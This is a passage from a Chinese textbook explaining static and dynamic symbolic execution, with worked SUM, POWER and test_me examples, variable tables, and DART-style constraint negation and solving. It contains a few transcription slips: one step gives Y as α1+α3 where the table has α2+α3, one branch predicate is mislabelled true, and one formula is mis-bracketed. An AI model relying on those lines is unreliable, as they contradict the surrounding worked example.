上面代码片段中的 Int('a')函数创建了一个整数变量，并将该变量命名为 a。solve 函数对括号中的约束条件集合进行求解。Z3 提供的 Python 接口允许用户使用操作符<、>、==来描述表达式间的关系。默认情况下，solve 函数中的约束条件是逻辑与的关系。Z3 根据变量类型和约束条件集合对变量进行求解，上例中求解得到 a=1。

5.1.6　符号执行实例

前面已经介绍了符号执行技术的基本原理和方法，下面用实例说明其实际执行过程，首先通过一个简单的实例说明符号执行与具体执行的区别。

```
SUM: PROCEDURE(A, B, C);
    X←A+B;
    Y←B+C;
```

```
4       Z←X+Y-B;
5       RETUREN(Z);
6  END;
```

上面是用类 PL/1 语言的语法编写的一个计算三数之和的代码,代码中对每条指令进行了编号,表 5-2 中的编号都是与指令编号相对应的。如果函数的初始输入为 1,3,5,则程序执行过程中各变量的变化如表 5-2 所示,程序输出为 9。

表 5-2　SUM 函数在程序执行过程中各变量的变化

指令行数	X	Y	Z	A	B	C
1	?	?	?	1	3	5
2	4	?	?	1	3	5
3	4	8	?	1	3	5
4	4	8	9	1	3	5
5	(返回 9)					

现在用 3 个符号来表示 A、B、C 3 个整数输入,符号执行过程中的变量变化如下(表 5-3):

表 5-3　SUM 函数在符号执行过程中各变量的变化

指令行数	X	Y	Z	A	B	C	pc
1	?	?	?	α_1	α_2	α_3	true
2	$\alpha_1+\alpha_2$	--	--	--	--	--	--
3	--	$\alpha_2+\alpha_3$	--	--	--	--	--
4	--	--	$\alpha_1+\alpha_2+\alpha_3$	--	--	--	--
5	(返回 $\alpha_1+\alpha_2+\alpha_3$)						

(1) 第一条语句是函数的入口,符号执行引擎将 3 个输入参数符号化为 α_1、α_2、α_3,同时将 pc 初始化为 true。

(2) 第二条语句为 X=A+B,使用符号进行数学运算,并将符号表达式赋予变量 X,$X=\alpha_1+\alpha_2$。

(3) 第三条语句为 Y=B+C,使用符号进行数学运算,并将符号表达式赋予变量 Y,$Y=\alpha_1+\alpha_3$。

(4) 第四条语句为 Z=X+Y−B,将各变量的符号值带入运算得 $Z=\alpha_1+\alpha_2+\alpha_3$。

(5) 函数将符号表达式 $\alpha_1+\alpha_2+\alpha_3$ 作为返回值。

上面的简单例子已经说明了符号执行与实际执行中程序变量的区别。下面再用一个实例说明符号执行的完整流程及可能遇到的问题。

```
1  POWER: PROCEDURE(X, Y);
2         Z ← 1;
3         J ← 1;
```

```
4  LAB:   IF Y≥J THEN
5           DO; Z ← Z * X;
6               J ← J+1;
7               GO TO LAB; END;
8         RETURN(Z);
9  END;
```

对上面示例中 POWER 函数的符号执行过程说明如下。在第 4 行代码中遇到 IF 条件语句，约束条件 Y≥J 转换成符号表达式就是 $\alpha_2 \geq 1$，符号执行引擎会分别探索分支的两条路径，选择 true 分支的会在路径条件 pc 中添加 $\alpha_2 \geq 1$，相反，选择 false 分支的会在 pc 中添加 $\neg(\alpha_2 \geq 1)$。

选择 false 分支的探索过程会在第 8 行代码处结束，如果需要构造执行 false 分支的 case，只需要对 pc 进行求解即可，例如一组解为 X=0，Y=0。选择 true 分支的探索会进入循环结构，在执行完第 5~7 行代码后，程序控制流又回到第 4 行的分支处，和上面的操作相同，符号执行引擎再次添加两条探索路径。

上面的例子在符号执行过程中各变量的变化如表 5-4 所示。

程序中有循环的情况很普遍，但对于符号执行来说，循环语句就不太友善了。对于本例，因为条件语句中的符号变量 α_2 并不受其他约束条件的控制，所以 IF 条件语句的 true 分支可以无限探索下去，即符号执行引擎是无法正常终止的。循环问题是符号执行技术中的重要问题，本书会在后面的章节中进行详细介绍。

表 5-4 POWER 函数符号执行过程中各变量的变化

指令行数	J	X	Y	Z	pc
1	?	α_1	α_2	?	true
2	--	--	--	1	--
3	1	--	--	--	--
4	执行过程： ① 处理判断语句 Y≥J 得到约束条件 $\alpha_2 \geq 1$。 ② 生成两个分支的路径约束条件： • true⊃$\alpha_2 \geq 1$ • true⊃$\neg(\alpha_2 \geq 1)$ ③ 两个路径约束都可满足，分别对两个路径进行探索。				
分支 $\neg(\alpha_2 \geq 1)$：					
4	1	α_1	α_2	1	$\neg(\alpha_2 \geq 1)$
8	探索完成(returns 1 when $\alpha_2 < 1$)				
分支 $\alpha_2 \geq 1$：					
4	1	α_1	α_2	1	$\alpha_2 \geq 1$
5	--	--	--	α_1	--

续表

<table>
<tr><th>指令行数</th><th>J</th><th>X</th><th>Y</th><th>Z</th><th>pc</th></tr>
<tr><td>6</td><td>2</td><td>--</td><td>--</td><td>--</td><td>--</td></tr>
<tr><td>7</td><td>--</td><td>--</td><td>--</td><td>--</td><td>--</td></tr>
<tr><td>4</td><td colspan="5">执行过程：
① 处理判断语句 Y≥J 得到约束条件 $\alpha_2 \geqslant 2$。
② 生成两个分支的约束条件：
• $\alpha_2 \geqslant 1 \supset \alpha_2 \geqslant 2$
• $\alpha_2 \geqslant 1 \supset \neg(\alpha_2 \geqslant 2)$
③ 两个路径约束都可满足，分别对两个路径进行探索。</td></tr>
<tr><td colspan="6">分支 $\neg(\alpha_2 \geqslant 2)$：</td></tr>
<tr><td>4</td><td>2</td><td>α_1</td><td>α_2</td><td>α_1</td><td>$\alpha_2 \geqslant 1 \wedge \neg(\alpha_2 \geqslant 2)$</td></tr>
<tr><td>8</td><td colspan="5">探索完成(returns α_1 when $\alpha_2 = 1$)</td></tr>
<tr><td colspan="6">分支 $\alpha_2 \geqslant 2$：</td></tr>
<tr><td>4</td><td>2</td><td>α_1</td><td>α_2</td><td>α_1</td><td>$\alpha_2 \geqslant 1 \wedge \alpha_2 \geqslant 2$</td></tr>
<tr><td>⋮</td><td colspan="5">⋮</td></tr>
<tr><td></td><td colspan="5">(在该用例中符号执行将无限地执行下去)</td></tr>
</table>

5.2 动态符号执行技术

自 1976 年符号执行技术被提出后，研究人员一直尝试对其进行优化，希望其能应对实际测试时的需求。动态符号执行技术就是符号执行优化过程中出现的一种方法，其主要目标是缓解传统静态符号执行中的误报率高、效率低等问题。本节首先对动态符号执行技术的基本原理进行介绍，并通过实例介绍其基本流程，然后以 SAGE 为例对动态符号执行中的路径搜索算法及关键技术进行介绍，随后介绍符号执行面临的外部函数调用等问题以及动态符号执行的发展过程。

5.2.1 基本思想

传统的静态符号执行技术在提出后的数十年间并没有得到广泛的研究和使用。基于调用关系图(Call Graph)和控制流图(Control Flow Graph)的静态分析方案虽然准确率高，但效率极低，同时因为忽略了程序运行时的状态信息，很容易造成误报，这些原因影响了符号执行技术的实用价值。

2005 年，Patrice Godefroid 等人[2]首次提出了动态符号执行概念，也称为混合符号执行。动态符号执行的基本思想是：以具体的数值作为输入执行程序代码，在程序实际执行路径的基础上，用符号执行技术对路径进行分析，提取路径的约束表达式，根据路径搜索策略(深度、广度)对约束表达式进行变形，求解变形后的表达式并生成新的测试用例，不断迭代上面的过程，直到完全遍历程序的所有执行路径。

动态符号执行技术的设计目标是为了解决静态符号执行效率低、系统开销大、误报率高的问题，通过结合符号执行与实际执行的优势，在保证测试精度的前提下对程序执行树进行快速遍历。

动态符号执行技术的执行过程分为以下步骤：

(1) 使用随机的具体值作为程序初始输入开始实际执行，同时对实际执行路径上的代码进行符号执行（程序的初始输入作为符号），并从当前执行路径的分支条件语句的谓词中搜集所有符号约束条件及其对应的真值（例如，z－y＝＝0：true）。

(2) 根据收集到的符号约束条件，按照一定的路径选择策略（DART 使用的是深度优先策略），对其中的某个约束条件进行取反，构造出一条新的可行的路径约束。

(3) 使用约束求解器求解出新约束集合对应的具体输入。接着使用符号执行引擎对新输入值进行新一轮的分析。

整个动态执行过程可以用如图 5-4 所示的流程图表示。




图 5-4 动态符号执行流程图

5.2.2 动态符号执行实例

下面通过一个实例来说明动态符号执行各步骤的流程和技术细节。

1. 程序实际执行、符号执行及约束条件提取过程

假设需要使用动态符号执行技术进行测试的是函数 test_me。首先部署测试环境，在 main 函数中生成两个随机整数 t1 和 t2 作为 test_me 函数的初始实例输入，调用 test_me 函数后，在程序实际执行的同时符号执行引擎也会启动，首先对 test_me 函数的输入参数 x、y 创建符号变量 x、y，如图 5-5 所示，实际执行路径上的每一条指令都需要同时做符号化执行处理。

如图 5-6 所示，变量 z 在实际执行中经过计算被赋值为 72，在符号执行引擎中被赋值为 2 * x，程序继续执行。

如图 5-7 所示，在条件分支 if(z＝＝y)处，因为在实际执行流程中，z＝72，y＝99，不满足判断条件，所以程序选择 else 分支，即执行到黑色箭头处；同样，符号执行引擎也按照该路径执行，初始用例对应的执行路径遍历完成。整个执行路径上只有一个条件分支语句 if(z＝＝y)，其中的谓词语句 z＝＝y 在符号执行过程中表示为 2 * x＝＝y，真值为 true。根据符号执行引擎分析结果生成路径对应的路径约束条件 pc＝¬(2 * x－y＝0)。

```
main(){
    int t1 = randomInt();
    int t2 = randomInt();
    test_me(t1,t2);
}
int double(int x) {return 2 * x; }

void test_me(int x, int y) {
  int z = double(x);
  if (z==y) {
    if (y == x+10)
      abort(); /* error */
  }
}
```

实际执行　　符号执行　　路径约束条件

x = 36, y = 99

创建符号
变量 x 、 y

图 5-5　符号执行约束提取过程 1




图 5-6　符号执行约束提取过程 2




图 5-7　符号执行约束提取过程 3

2. 路径约束条件取反求解和路径遍历算法

通过上面的步骤已经获取了执行路径上的路径约束，如何使用该路径约束完成对程序执行树的遍历呢？可以将其概括为下面几个步骤：

(1) 动态执行程序提取路径约束 pc_0。

(2) 使用路径搜索算法，按搜索策略对路径中的约束条件进行取反，假设这里对 b 进行取反，生成新的路径约束条件 pc_b。

(3) 使用约束求解器对 pc_b进行求解并生成新的测试用例 $test_b$。

(4) 使用 $test_b$对程序进行测试，引导程序执行 b 所在条件语句的 else(或 then)分支，实现对 b 所在条件分支的完全遍历，并进入新的子树区域进行探索。

以图 5-7 为例，路径约束条件为 $pc_0 = \neg(2*x-y)=0$，因为 pc_0 中只有一个约束条件，所以不需要使用路径搜索算法，直接对其中的约束条件取反，得到新的路径约束条件表达式 $pc_1=(2*x-y==0)$，使用约束求解器求解 pc_1 得到一组可行解为 $x=1,y=2$，使用该用例就可以对 if(y==x+10)的 then 分支进行遍历。

当路径条件中包含多个约束表达式时，例如，$pc_0=q_1\wedge q_2\wedge\cdots\wedge q_n$，此时就需要按照一定的策略，每次选取部分约束进行变形，策略的选取决定了动态符号执行遍历程序所有执行路径的效率。

DART 使用的是路径深度优先遍历算法，假设 $pc_0=q_1\wedge q_2\wedge q_3$。首先对执行路径上的最后一个约束表达式进行取反，即程序执行过程中提取的最后一个条件分支对应的约束表达式，按照策略变形后的路径条件为 $pc_1=q_1\wedge q_2\wedge\neg q_3$。假设 pc_1 有一组可行解为 x1、y1，将此组解作为输入参数再次执行程序，得到新的路径约束条件为 $pc_2=q_1\wedge q_2\wedge\neg q_3\wedge q_4\wedge q_5$，继续使用深度搜索算法得到新的路径约束条件 $pc_3=q_1\wedge q_2\wedge\neg q_3\wedge q_4\wedge\neg q_5$，求解 pc_3 并再次执行程序。重复上面的过程直至完成对执行树的遍历。

使用上面的算法或其他路径搜索算法就一定可以完成对执行树的遍历吗？当初始用例对应的路径执行终止后，新的用例由路径搜索算法生成，新生成用例实际上在强制让程序探索一条未被探索过的路径，假设 $pc_0=q_1\wedge q_2\wedge q_3$，完成变形后的路径约束为 $pc_1=q_1\wedge q_2\wedge\neg q_3$，即，理想情况下新生成用例会指导程序在下次实际执行时在 q_3 所在条件分支处进入 else 分支，因为上一轮执行遍历的是 then 分支。

但在实际执行中，路径表达式 pc_1 可能无解，此时说明该路径不可达；也可能程序在执行到 q_3 前就进入了其他分支，未按照预定的路径执行；还有一种最坏的情况是对程序的测试进入循环结构，始终存在未完全遍历的路径分支，导致测试过程无法终止。无论是使用深度搜索算法还是其他路径遍历算法，都需要辅以其他方法指引测试遍历未覆盖过的路径和代码块，如此才能保证测试的高效。如何让路径搜索更加高效一直是动态符号执行研究中的热点，对于循环问题会在 5.2.4 节中进行讨论。

下面使用实例对路径搜索的过程进行说明。将 $x=1,y=2$ 作为输入参数执行程序，并重复前面的测试过程，如图 5-8 所示。

再次执行到条件分支 if(z==y)处时，此时谓词语句 z==y 对应的真值为 true，程序进入分支后会执行到第二个条件分支 if(y==x+10)，如图 5-9 所示。

因为约束表达式 y==x+10 对应的真值为 false，所以未进入 then 分支，此轮具体程

```
main(){
    int t1 = randomInt();
    int t2 = randomInt();
    test_me(t1,t2);
}
int double(int x) {return 2 * x; }

void test_me(int x, int y) {
  int z = double(x);
  if (z==y) {
    if (y == x+10)
      abort(); /* error */
  }
}
```

实际执行　符号执行　路径约束条件

x=1 , y=2, z=2

创建符号变量 x、y
z = 2 * x

图 5-8　符号执行约束提取过程 1

```
main(){
    int t1 = randomInt();
    int t2 = randomInt();
    test_me(t1,t2);
}
int double(int x) {return 2 * x; }

void test_me(int x, int y) {
  int z = double(x);
  if (z==y) {
    if (y == x+10)
      abort(); /* error */
  }
}
```

实际执行　符号执行　路径约束条件

创建符号变量 x、y

x=1 , y=2, z=2　　z = 2 * x　　2 * x == y

图 5-9　符号执行约束提取过程 2

序执行结束，路径条件为 $pc_2=(2*x-y==0)\wedge\neg(y==x+10)$，使用路径搜索策略对路径条件变形，得到 $pc_3=(2*x-y==0)\wedge(y==x+10)$，求解 pc_3 得到一组可行解为 $x=10,y=20$，整个过程如图 5-10 所示。

将 $x=10,y=20$ 作为参数，再次对程序进行动态符号执行测试，此次执行程序进入 if $(y==x+10)$的 then 分支并触发程序异常，如图 5-11 所示。

通过上面几轮执行，动态符号执行完成对程序内部所有分支的遍历，测试完成。通过实际执行结合符号执行分析，动态符号执行技术快速定位了程序内部的问题代码。

上面的过程看似十分完美，可以自动地对程序进行完整的程序遍历，但在实际执行时

```
main(){
    int t1 = randomInt();
    int t2 = randomInt();
    test_me(t1,t2);
}
int double(int x) {return 2 * x; }

void test_me(int x, int y) {
  int z = double(x);
  if (z==y) {
     if (y == x+10)
        abort(); /* error */
  }
}
```

实际执行　符号执行　路径约束条件

Solve: (2 * x == y) ^ (y == x +10)

Solution: x = 10, y = 20

创建符号变量 x、y

2 * x ==y
y!= x+10

x=1 , y=2, z=2

z= 2 *x

图 5-10　符号执行约束提取过程 3




图 5-11　符号执行约束提取过程 4

会遇到很多问题，例如外部函数调用、非线性约束求解等，通常只能通过下面的方式对问题进行简化以达到解决问题的目的。这里以非线性约束求解问题来说明解决方案，外部函数调用等问题会在 5.2.4 节中进行说明。

